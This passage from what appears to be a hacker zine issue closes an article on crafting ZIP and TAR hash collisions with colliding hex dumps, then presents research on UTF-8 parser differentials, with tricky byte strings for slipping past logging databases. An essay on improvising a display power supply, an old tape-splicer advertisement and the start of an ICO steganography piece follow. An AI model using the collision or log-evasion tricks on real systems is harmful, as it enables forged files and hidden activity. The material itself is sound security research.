TAR Tape Archives are a sequence of concatenated header and file contents, all aligned to 512 byte blocks. There is no central structure to the whole file, so there is no global header or comment of any kind to abuse.

One potential trick might be to start a dummy file of variable length, but the length is always at the same offset, which is not compatible with UniColl. This means that only chosen prefix collisions are practical for collided TAR files.

ZIP There's no generic reusable collision for ZIP either. However, it should be possible to collide two files in two core hours; that is, thirty-six times faster than a chosen prefix collision.

ZIP archives are a sandwich of at least three layers. First comes the files' content, a sequence of *Local File Header* structures, one per archived file or directory, then some index (a sequence of *Central Directory* entries), then a single structure that points to this index (the *End Of Central Directory*). The order of these layers is fixed and cannot be manipulated. Because of this required order, there's no generic prefix that could work for any collision.

However, we can explore some non-generic ways. Some parsers only heed the file content structure. That is not a correct way to parse a ZIP archive, and it can be abused.

Another approach could be to just merge the two archives we'd like to collide, with their merged layers, and to then use UniColl but with $N = 2$, which introduces a difference on the fourth byte, to kill the magic signature of the *End of Central Directory*.

This means one could collide two arbitrary ZIPs with a single UniColl and 24 bytes of a set prefix. In particular, a typical End of Central Directory, which is twenty-two bytes with an empty comment field, looks like this:

```
00:  504b 0506 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000                          ......
```


If we use this as our prefix (padding the prefix to 16 bits) for UniColl and $N = 2$, the difference is on the fourth byte, killing the magic `.P .K 05 06` by changing it predictably to `.P .K 05 86`. This is not generic at all, but it only takes hours, far less than the 72 of a chosen prefix collision.

```
00:  504b 0506 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000 2121 eb66 cf9d db01 83bb ......!!.f......
20:  2888 4c41 e345 7d07 1634 5d4a 3b61 89a0 (.LA.E}..4]J;a..
30:  0029 94af 4168 2517 0bbc b841 cbf2 9587 .)..Ah%....A....
40:  e438 0043 6390 279d 7c9e a01e e476 4c36 .8.Cc.'.|....vL6
50:  527f b1f4 653e d866 f98d 7278 5324 0bd5 R...e>.f..rxS$..
60:  b31d ef6d d5d6 1163 5a2e a8a5 21bf eab4 ...m...cZ...!...
70:  c59c 028e a913 f6b7 0036 c93f 5092 a628 .........6.?P..(

00:  504b 0586 0000 0000 0000 0000 0000 0000 PK..............
10:  0000 0000 0000 2121 eb66 cf1d db01 83bb ......!!.f......
20:  2888 4c41 e345 7d07 1634 5d4a 3b61 89a0 (.LA.E}..4]J;a..
30:  0029 94af 4168 251f 0bbc b841 cbf2 9587 .)..Ah%....A....
40:  e438 00c3 6390 279d 7c9e a01e e476 4c36 .8..c.'.|....vL6
50:  527f b1f4 653e d866 f98d 72f8 5324 0bd5 R...e>.f..r.S$..
60:  b31d ef6d d5d6 1163 5a2e a8a5 21bf eab4 ...m...cZ...!...
70:  c59c 028e a913 f6af 0036 c93f 5092 a628 .........6.?P..(
```

The problem is that some parsers still parse ZIP files from the beginning even though they should be parsed bottom-up. One way to make sure that both files are properly parsed is to chain two UniColl blocks, to enable and disable each *End of Central Directory*.

To prevent ZIP parsers from complaining about unused space, one can abuse *Extra Fields*, the file comments in *Central Directory*, and archive comments in the *End of Central Directory*. See `zip.asm` for the structure of a dual ZIP, which can host two different archive files.

After two UniColl computations, have two colliding files, `collision1.zip` and `collision2.zip`.



Summary

We will end with some handy observations, points which have been made earlier in this paper but might be worth further consideration.

- JPG has some limitations on data, which can be improved to some extent by manipulating the scans encoding.
- PDF with JPG is the initial implementation of the SHAttered attack, but it's simply a pure JPG trick in a PDF document rather than a complex abuse of the PDF structure as such.
- Safari requires PNGs to have their `IHDR` chunk in the first slot, before any collision blocks can be added. Doing so prevents a generic prefix, in which case the collision is limited to specific dimensions, color space, BPP, and interlacing.
- The Atom/Box formats such as MP4 may work with the same prefix for different subformats. Some subformats like JPEG2000 or HEIF require extra grooming, but the exploit strategy is the same—it's just that the collision is not possible between sub-formats, but only with a pair of prefixes for a specific subformat.
- Atom/Box is SHAttered-compatible only when using 64-bit lengths.
- For better compatibility, ZIP needs two UniColls for a complete archive, and these collisions depend on both files' contents.

Thanks to Philippe Teuwen for his extensive feedback on file formats in general, and to Rafał Hirsz for his continuing help with JavaScript.

Format	Generic?	FastColl	UniColl	Shattered	HashClash
PDF	Y		×		×
JPG	Y (1)		×	× (2)	×
PNG	Y/N (3)		×		×
MP4	Y (4)		×	× (5)	×
PE	Y				×
GIF	N	×			×
ZIP	N		× (6)		×
ELF	N				×
TAR	N				×
Mach-O	N				×
Class	N				×

19:06 Selectively Exceptional UTF8; or, Carefully tossing a spanner in the works.

by T. Goodspeed and R. Speers

In the good ol' days, software might be written once, in one programming language, with one parser for each file format. In the modern world, things can be considerably more complicated, with pieces of a complex distributed system using many programming language and databases, each with their own parsers. This is especially true in today's era of programming via deep stacks of libraries and frameworks, combined with proliferation of microservices, [39] it really matters how different languages treat what should be the exact same sequence of characters.

Sometimes it seems no one can agree on a character encoding scheme – the olde' ASCII ignores non-English languages, and since the internet realized the need for other language support, now developers consistently have to deal with frustrations like `str.encode('utf-16')` conversions between function calls. But, if everyone dropped their debates and adopted one standard – UTF-8,[40] UTF-16, or otherwise – we'd all finally be able to coexist – right?

Wrong. In this POC, we'll demonstrate how the differences between libraries and programming languages which parse the UTF-8 standard lead to inconsistent behaviors with parsing and recognition. We do *not* mean the numerous issues which have been previously discussed regarding making characters that look the same (homoglyphs),[41] file names which trick users to executing them,[42] or evading input filtering and validation.[43] Instead, we share parser differentials with how these libraries consume a sequence of bits, and interpret them as a set of UTF-8 commands.

A good starting point for these differentials would be to document differences in the *validity* of bytestrings as UTF-8, from the perspective of each language or library with which we might interact. Here we describe the validity of many such strings, grouping a number of UTF-8 implementations by their behavior when faced with tricky input.

In the context of this paper, a *string* means a string of bytes, rather than a decoded string of characters. A string is *tricky* if it is accepted by at least one interpreter and rejected by at least one other.

We present a number of bytestrings which are legal as UTF-8 in some but not all of eleven target implementations in programming languages and databases. Additionally, we present commentary and observations that might be useful in identifying other UTF-8 parser differentials and in exploiting those that are known.

A Quick Review of UTF-8

Out of many different standards for encoding text with characters unavailable in the ASCII standard, UTF-8 by Ken Thompson and Rob Pike became the dominant standard by 2009. Among other advantages, it is a superset of ASCII that can describe any codepoint available in the Unicode standard.

As of the Unicode Standard 6.0, UTF-8 consists of between one and four bytes that represent a codepoint between `U+0000` and `U+10FFFF`, with some regions such as `U+D800` to `U+DFFF` blacklisted. Bits are distributed as in Table 2, but further restrictions mean that only the sequences in Table 3 are considered to be well formed. We specify the version because these details have changed over time, with the standard being considerably more strict now than when it was first described.


[39] A curated list of different micro-service frameworks across languages should convince the reader that this is not limited to a handful of languages.
`git clone https://github.com/mfornos/awesome-microservices`

[40] See RFC3629 - UTF-8, a transformation format of ISO 10646

[41] See references in Unicode Technical Report #36, or discussion of the internationalized domain name (IDN) homograph attack.

[42] This is a trick that malware authors have used to make the user see filenames like `happyexe.pdf`, but which is really `happyfdp.exe`.

[43] One example was MS09-20 (CVE-2009-1535) where "%c0%af" could be inserted into a protected path to bypass IIS's WebDAV path-based authentication system by making the path not match the authenticated rules list.



Plan9's early implementations of UTF-8 decoded to a 16-bit Rune, limiting UTF sequences to three bytes. There is no mention in Pike and Thompson's Usenix paper[44] of the forbidden surrogate pair range from `U+D800` to `U+DFFF`, and the three byte limit is understood to be a bit arbitrary.

For years, Windows has supported UTF-16 as wide characters (via the `wchar_t` type), but has used code page 1252 (similar to ANSI) for 8-bit characters. Internally there has been support for code page 65001 which is UTF-8, however it was not exposed until a build of Windows 10 as something that could be set as the locale code page.[45]

Similar Situations

As discussed in the introduction, we are not discussing the well-studied areas of homographs, other visual confusion, or filter evasion. Some prior work makes observations which have similarities, or hint at, the issues we discuss.

First, Unicode Technical Report #36 notes that in older Unicode standards, parsers were permitted to delete non-character code points, which led to issues when an earlier filter (e.g., a Web IDS) checked for some string like "exec(" that it didn't want to have present, but an attacker inserted an invalid code sequence in the string – so that it didn't match.[46] A different parser later in the stack may instead choose to delete this non-character code point, converting the string from "ex\uFEFFec(" to "exec(", thus possibly affecting the security of the application.

Similarly, the same document references issues that arise when systems compare text differently.[47] Similar situations are what we discuss here, however we focus on the string being judged as illegal, rather than compared differently, due to the parser differentials.

Blatantly Illegal Letters

Some sequences are blatantly illegal, and ought to be rejected by any decent interpreter. While we are most interested by the subtle differences between more modern interpreters, blatantly illegal characters are still useful in older languages, which might happily interpret them as bytestrings without attempting to parse them into runes.

As a general rule, older languages will only check the validity of a string if asked to. As a concrete example in Python 2, `"FB80808080".decode("hex")` will not trigger an exception, because the illegal string is only being interpreted as a string of bytes. `"FB80808080".decode("hex").decode("utf-8")` will trigger an exception, because the string is not legal in any reasonable UTF-8 dialect.

So when dealing with blatantly illegal strings, your difference of opinion might be found between a script that does check for validity and a second script *written in the same language* which does not.

[44] `unzip pocorgtof19.pdf utf.pdf`

[45] Insider build 17035 in November 2017.

[46] See clause "C7. When a process purports not to modify the interpretation of a valid coded character sequence, it shall make no change to that coded character sequence other than the possible replacement of character sequences by their canonical-equivalent sequences *or the deletion of noncharacter code points.*" (Emphasis added.)

[47] Unicode Technical Report #36 section 3.2

Ain't no law against bad handwriting.

Now that we've covered the theory, let's get down to some quirks of specific UTF-8 implementations. Follow along in Table 1 if you like.

Null Bytes

Null runes (`U+0000`) in UTF-8 are to be represented as a null byte (`00`), rather than encoded as a two-byte sequence (`C0 80`). Although Wikipedia mentions a "Modified UTF-8" that allows this sequence, in practice it has been rather hard for us to find one in surveying the major languages and libraries. All implementations that reject anything seem to reject the null pair.

What is worth noting, however, is that Postgres–perhaps only Postgres–will reject those strings which contain simple null bytes. You can express "`hello world\x00`" in nearly any other implementation, but perhaps for fear that naive C code might truncate it, Postgres will reject it.

```
psql (10.5 (Debian 10.5-1), server 9.6.7)
Type "help" for help.

user=> select E'hello\x00';
ERROR:  invalid byte sequence for encoding "UTF8": 0x00
user=>
```

All other languages could care less.

```
Welcome to the MariaDB monitor.
Server version: 10.1.35-MariaDB-1 Debian unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation
      Ab and others.

MariaDB [(none)]> select _utf8 X'3500';
+---------------+
| _utf8 X'3500' |
+---------------+
| 5             |
+---------------+
1 row in set (0.00 sec)

MariaDB [(none)]>
```

Surrogates

Some operating systems, such as Java and Windows, prefer to internally represent characters as 16-bit units. For this reason, UTF-16 uses pairs in the surrogate range from `D800` to `DFFF` to represent characters which use more than sixteen bits. This same range, `U+D800` to `U+DFFF`, is reserved in the Unicode standard so that no meaningful codepoints are excluded.

You can see in Table 1 that these surrogates are perfectly legal in Python 2 and MariaDB, but trigger exceptions in Python 3, Go, Rust, Perl 6, Java and .NET. Further experimentation with this would be handy, as surrogates can be either orphaned or in their proper, matching pairs.

Byte Counts

As we mentioned earlier, the pattern of UTF8 bit distribution shown in Figure 2 is very regular. An implementation could easily be restricted to three or four bytes by chance, and by continuing the pattern, one can easily imagine a fifth or sixth byte. In fact, implementations such as Perl 5 happily consume six byte UTF-8 runes, and a seven-byte implementation might be lurking in some interpreter, somewhere.

As a general rule, we see that ancient implementations support either three or six bytes, while the most modern languages seem to support four bytes. We've not yet found an implementation that supports only five bytes.

High Ranges

In addition to byte counts, implementations might disagree on the range within that number of bytes that they allow. Much like the surrogate range that we discussed earlier, the highest values of a range are sometimes restricted. These are the ranges that are missing from Table 3.

Where can we use this?

We argue that this isn't a theoretical issue. Indeed, it can arise in real-world software development projects.

One blog about micro-services hints at the issues someone will encounter during development with data representation, and the author does not discuss

[48] Blogger Richard Clayton wrote that "[w]e continuously encountered issues between the front and backend were serialization issues (UI using an Array, but Java expecting a String). While this isn't an issue specific to microservices, the problem is

security or character encoding differences.[48] The issues that such development teams feel is likely only the tip-of-the-iceberg if they were to start considering where differentials in the parsing of data representations could pose security or functionality issues.

Dodging the Logs

Companies routinely rely on logging and the indexing of these logs for use in debugging, optimization, security monitoring, and incident response. In the case of a web service, imagine one implemented in Python which presents a RESTful API that users interact with. To help determine when users act maliciously, all POST request activity is logged to a MariaDB database.

The `fourbyte` case presents a situation where the string `F0908D88h` is recognized and processed by the Python service, but if that same string is logged to a MariaDB or Postgres database, it will be treated as illegal and the insert would fail.

Disappearing Data

In another case, user input may be taken in, validated, and acted upon in one language, and then transferred to another system which rejects the string due to a parser differential. As we are not ones to advocate for keeping databases of everyone, especially not for minor misunderstandings of the speed limit, this could be handy in a hypothetical case where the drivers license database is maintained in one implementation, but where the speeding ticket database is implemented in a different language. Input to the speeding ticket database could come from the "trusted" license database, but fail to be processed and/or recorded in the ticketing system.

This may also be the case where a frontend written in one language has it's search index provided by another. One example may be Python frontend such as Reddit's legacy code[49] that uses Solr – a Java project – to provide search indexing. We haven't verified any such issues, and expanded cases would be needed to differentiate languages such as Python and Java.

Future steps for operations


Someone looking to find vulnerable systems at scale will need to overcome a few challenges. First, the seemingly religious feud over mono-repos or multiple-repos means that modifying a project like `github-analysis`[50] to return statistics about *multiple* languages in a repository, as opposed to the primary one, is insufficient to identify many cases. If a repository, or set of them from one vendor, contains code in multiple languages, false positives (e.g., unit tests written in a different language, or dead code) need to be suppressed. Finally, dev-ops artifacts such as Dockerfiles, Cloud Formation scripts, and similar likely should be analyzed to identify third-party databases that are used. (Alternately code could be searched for database connection strings.)

We believe that future work to screen for projects where these bugs may exist will help bring this type of vulnerability to something which can be detected and mitigated.

Can everyone please agree already?

Of some hope for defenders is that Java, .NET, Python3, Go, Rust, and Perl 6 seem to all support very similar dialects, rejecting and accepting strings in step with one another.

We the authors therefore offer a bounty of a pint of good beer for each test case that newly differentiates these languages, by triggering an exception in one and not the others, up to a maximum of 64 beers.[51]



compounded when you increase the number of places these data representation issues can occur."
`https://rclayton.silvrback.com/failing-at-microservices`

[49] `git clone https://github.com/reddit-archive/reddit`

[50] `git clone https://github.com/benfred/github-analysis`

[51] We the authors would also like to make clear that these will be excellent beers by our standards, but that Alexei Bulazel would consider them unworthy, as they are insufficiently valuable to be collateral in a mortgage, nor even for payment of a bridewealth or dowry.

		perl5	python2	python3 golang rust perl6 mono dotnet java	mariadb	postgres
surrogate	EDA081	1	1	0	1	0
nullsurrog	3000EDA081	1	1	0	1	0
threehigh	EDBFBF	1	1	0	1	0
fourbyte	F0908D88	1	1	1	0	0
fourbyte2	F0BFBFBF	1	1	1	0	0
fourhigh	F490BFBF	1	0	0	0	0
fivebyte	FB80808080	1	0	0	0	0
sixbyte	FD80808080	1	0	0	0	0
sixhigh	FDBFBFBFBF	1	0	0	0	0
nullbyte	3031320033	1	1	1	1	0

Table 1. Legality of Tricky UTF8 Strings in Five Dialects

Scalar Unicode Value	First Byte	Second	Third	Fourth
00000000 00000000 0xxxxxxx	0xxxxxxx			
00000000 00000yyy yyxxxxxx	110yyyyy	10xxxxxx		
00000000 zzzzyyyy yyxxxxxx	1110zzzz	10yyyyyy	10xxxxxx	
000uuuuu zzzzyyyy yyxxxxxx	11110uuu	10uuzzzz	10yyyyyy	10xxxxxx

Table 2. UTF-8 Bit Distribution, Unicode 6.0


Scalar Unicode Value	First	Second	Third	Fourth
U+0000..U+007F	00..7F			
U+0080..U+07FF	C2..DF	80..BF		
U+0800..U+0FFF	E0	A0..BF	80..BF	
U+1000..U+CFFF	E1..EC	80..BF	80..BF	
U+D000..U+D7FF	ED	80..9F	80..BF	
U+E000..U+FFFF	EE..EF	80..BF	80..BF	
U+10000..U+3FFFF	F0	90..BF	80..BF	
U+40000..U+FFFFF	F1..F3	80..BF	80..BF	80..BF
U+100000..U+10FFFF	F4	80..8f	80..BF	80..BF

Table 3. Well-Formed UTF-8 Byte Strings, Unicode 6.0

19:07 Never Fret that Unobtainium

by Matthew Peters

with kind thanks to DDR.



My friends and colleagues, my students and teachers; never fret that component of unobtainium. Though scouring the great suppliers may be fruitless, and though purchasing from Ali may be fraught with danger, all is not lost. It is important to step back and understand the problem before relegating a project to the fate of gathering dust on some forgotten shelf. Or perhaps more often, gathering dust while covering half your desk.

Components of unobtainium are often needed, for you will find they have snuck into your design unnoticed like parasitic current in a parallel trace. They will sneak in just as you receive your latest PCB after checking the stocks at all the vendors mere weeks before. That critical component you had access to thousands of will disappear, leaving only the alternative – made of pure of unobtainium. They will show up when that last component lets its magic smoke out in the most inopportune moment, just when everything was working. This will happen when it is most important that it doesn't happen. It is because of the demon named Murphy this will happen, and by his word that it will never cease to happen!


So go, look at your board. Find the smoking remains of the original part, and put aside the sadness in your heart. Seek an alternative replacement; but do not seek too far or too long, for that way lies abandonment and despair. Remember that you seek only the function of the component, rather than its form. Look upon your circuit and understand it; what was the part there for? Was it to keep something from bursting into flame? Was it to empower or advance something else? Was it there simply to keep the board that small amount warmer and take make it look pretty? While often not that last one, we can hope.

Now, it is only partly true that we can use a substitution with similar function. It is mostly untrue of Products whose virtues and qualities must be made the same, time and time again. However, to a degree even these can be saved in dire times. Let us instead focus on Projects for the duration of this sermon. Projects are to be made, not fretted over or set aside until that missing component is found or, equally likely, falls out of the sky.

The other case which must be dealt with separately is that of safety; for even if there are alternatives to the unobtainable component it is often far better to use the right component over the one that just about works. Even if a software check can react in the same manner, as the Therac-25 has shown us, software is not the same. A failure where someone's life is on the line is not an option; we must treat these cases with the respect and discipline they deserve.

That said, let us examine a practical example I encountered on a project some time ago. I was in need of a Vacuum Fluorescent Display power supply, a component I never could find though hints were made of it in catalogues long expired. I knew what this component was to do; it was to make the thirty to sixty volts needed to get electrons to jump a gap of nothing and strike the elements inside the tube and produce light. It was to take a small voltage and make it a large one. I had its brother, a filament supply, which would keep the currents flowing back and forth on the tiny wires, heating them and allowing those electrons to jump free. The two of them had a sister as well, a component that could keep each of the grids and plates in line and display only what you wanted rather than making all of them glow.

I spent many days and many nights wandering the catalogs of the great supply houses, finding nothing but shadows and broken references. I never did find a VFD supply chip for sale. Sure, there were chips that could do part of this or combinations that could work, but they were large, complex beasts – and always power hungry.



But hear me when I say all was not lost! For the VFD is a simple device, once you peel back its layers. It needs the filament to be hot and strongly negatively biased against the grids and plates. The grids don't need to be driven to block the excited electrons; they can instead be left floating and will bias themselves enough to shield the plates. There was a difficult part, of course, for the filament must be near ground while the grids and plates must be way up near 60 volts. But this was a false truth! A simplification, by those who sought to keep things aligned in tables and books. The truth was that there just needed to be more than 30 volts of difference and it mattered not where the ground was.

With this knowledge in hand I sought a component; something that would keep things biased and powered. But again and again I came up with only components made of unobtainium. Long hours I sat until the simplicity of the whole problem came clear – it was a supply with two purposes and the rest was just discrete MOSFETs of the P-type. The supply needs to do two things at once; it needs to couple current back and forth across the heaters and at the same time it needs to bias those wires down until the electrons leap free. A transformer can do this when coupled with source for changing currents. The source would be very easy, I had a controller nearby and could turn on and off a MOSFET, while a transformer could take those pulses of current and wash the electricity back and forth to heat the wire. A second winding on the transformer could even be attached to diodes and they can push together to bias the heaters down far enough.

But lo, the ugly head of the unobtainium component reared again! For though transformers are common enough, ones with the ratio set of one-to-one and one-to-ten together aren't. The suppliers were barren, once more having only the holes and echos where the transformers may have been.

But again, all was not lost! There are things very similar to transformers, for they have cousins, inductors. These devices do similar tasks and often have similar features. They can load up their cores with a magnetic fields made by current loops, but they only have one length of wire to receive that magnetic field with when it collapses. A transformer is just an inductor with more than one wire, and more than one loop to share the magnetic field. I anew sought something far easier to find, an inductor with enough loops around to make up a good start of the unfound transformer. Ferrite, the powder used to form the core of inductors, has an interesting feature; a handy one for those who care not for math – for each loop around it the inductance is about 1 microHenry. Though not precise, this is enough to find the base – an inductor with 100μH will have around 100 turns. The inductor must also have other commonly found features – it must be without shield, and naked, and large enough to wind more loops around. The requirements thus listed; not five minutes later an acceptable component was found.

Thus by using a cheap inductor and simply wrapping the extra windings needed around it, the transformer was made. With the pulsed current from a MOSFET, the field inside the transformer formed and collapsed and the dual output of the bridge rectifier and the filament heater could share the field and regulate with it.

The rest was simple software, secrets whispered to sand that made it do tasks over and over, with just a little more power to keep the sand thinking. A CPU can turn on and off the grids and plates allowing current where needed and blocking where not. The project, a watch, could now show numbers and count out the passage of time as a river counts the passage of fishes.


And so, no components of unobtainium were needed, and none were sourced. No sums of money were traded for things too rare to be affordable. Do not fret when a component seems to only come from unobtainium; fear not when the stores of the great component suppliers run empty and lead times are only given in cycles of the seasons. Often it is not the components that you seek but rather their function, the result of them being there. You can look deeper, understand the need, and fill the empty spot with something better.


Thank you.

PUNCHED TAPE SPLICER

ROBINS® "GIBSON GIRL"® PUNCHED TAPE EDITING AND SPLICING KITS

U.S. PATENT NO. 2,778,420, PAT. PEND.





- **FOR OILED, OIL FREE, AND MYLAR TAPES**
- **SPLICES WITHOUT LOSING A SINGLE CODE**
- **RAPID ACCURATE EDITING AND SPLICING**
- **PRODUCES "GIBSON GIRL" SHAPE SPLICES FOR SMOOTH MACHINE FEED**
- **CLEAN AND SIMPLE FOR OPERATION BY OFFICE PERSONNEL — NO HEAT OR MESSY GLUE**

- Robins Perforated Tape Splicers and Splicing System incorporates many of the features of Robins "Gibson Girl" industrial magnetic tape splicers, which have become, due to their quality and dependability the "standard of the magnetic tape industry.
- Cuts precision Vertical Cut on both ends of tape for perfect butted edges or makes splices without loss of data. Trims "Gibson Girl"® waists on both sides of the splice which prevents adhesive from contacting parts of equipment.
- The pre-punched pressure sensitive Polyester Splicing Patches supplied are cut to length and ready to apply. They produce splices of higher tensile strength than paper tape. Adhesive is carefully engineered to control tackiness, thickness, and cold flow.
- This splicing system can be adapted to the individual user's needs for either minimum time per splice or maximum strength of splices.
- Robins "Gibson Girl" Punched Tape Splicers are ruggedly constructed for industrial or office use. Mounted on a heavy cast base with precision "Vertical Cut" and "Gibson Girl" Trim Blades. Each unit has precise blade centering adjustment, and replaceable blades for easy maintenance.


NOTE:
STRAIGHT TRIM PUNCHED TAPE SPLICERS ARE AVAILABLE FOR TAPE READERS THAT USE AN EDGE TAPE FEED METHOD (N.C.R., DIGITRONICS, OMNITRONICS, ETC.) COST IS THE SAME AS THE STANDARD PUNCHED TAPE SPLICERS, HOWEVER, A STRAIGHT TRIM MUST BE SPECIFICALLY REQUESTED WHEN ORDERING.

"GIBSON GIRL"® PUNCHED TAPE SPLICING KITS contain:

One Punched Tape Splicer.
One Burnishing Roller.
50 All Perforated Polyester Splicing Patches.
Complete Instruction Manual including reorder information.

No. of Channels and Width of tape	ROBINS KIT #	ROBINS PATCHES FOR PAPER TAPES	ROBINS PATCHES FOR MYLAR TAPES	OPAQUE PATCHES AVAILABLE ON REQUEST
5 Channel 11/16"	#TSPK-5	#STP-5	#STM-5	
6 Channel 7/8"	#TSPK-6	#STP-6	#STM-6	
7 Channel 7/8"	#TSPK-7	#STP-7	#STM-7	
7 Channel 1"	#TSPK-7A	#STP-7A	#STM-7A	
8 Channel 1"	#TSPK-8	#STP-8	#STM-8	

Available in packages of 100, 500, and 1000.



CARRYING AND STORAGE CASE FOR ROBINS GIBSON GIRL® TAPE EDITING KITS

Order this practical carrying and storage case for Tape Editing Kits. Case has provisions for securing splicer, burnishing roller, and splicing patches. Keeps all accessories in order, protects equipment from dust and damage. Splicer can be operated in case. Dimensions of case: 7 3/8" x 11 3/8" x 2 7/8".

Order Case #TSC-2

OUR SPECIAL DEVICES DEPARTMENT IS EQUIPPED TO MODIFY THESE UNITS TO MEET ANY SPECIAL REQUIREMENTS OR BUILD ANY ACCESSORIES YOU MAY REQUIRE.

19:08 Steganography in .ICO Files

by Rodger Allen

For the delight and amusement of
the Reverend Pastor Manul Laphraoig and his flock,

These days, with a megapixel camera in all our phones, we are used to full colour, 24-bit images. The days of 256 colour images may seem to be something that only our older neighbours might remember. But these low-res images are still with us and so ubiquitous that they go unnoticed.

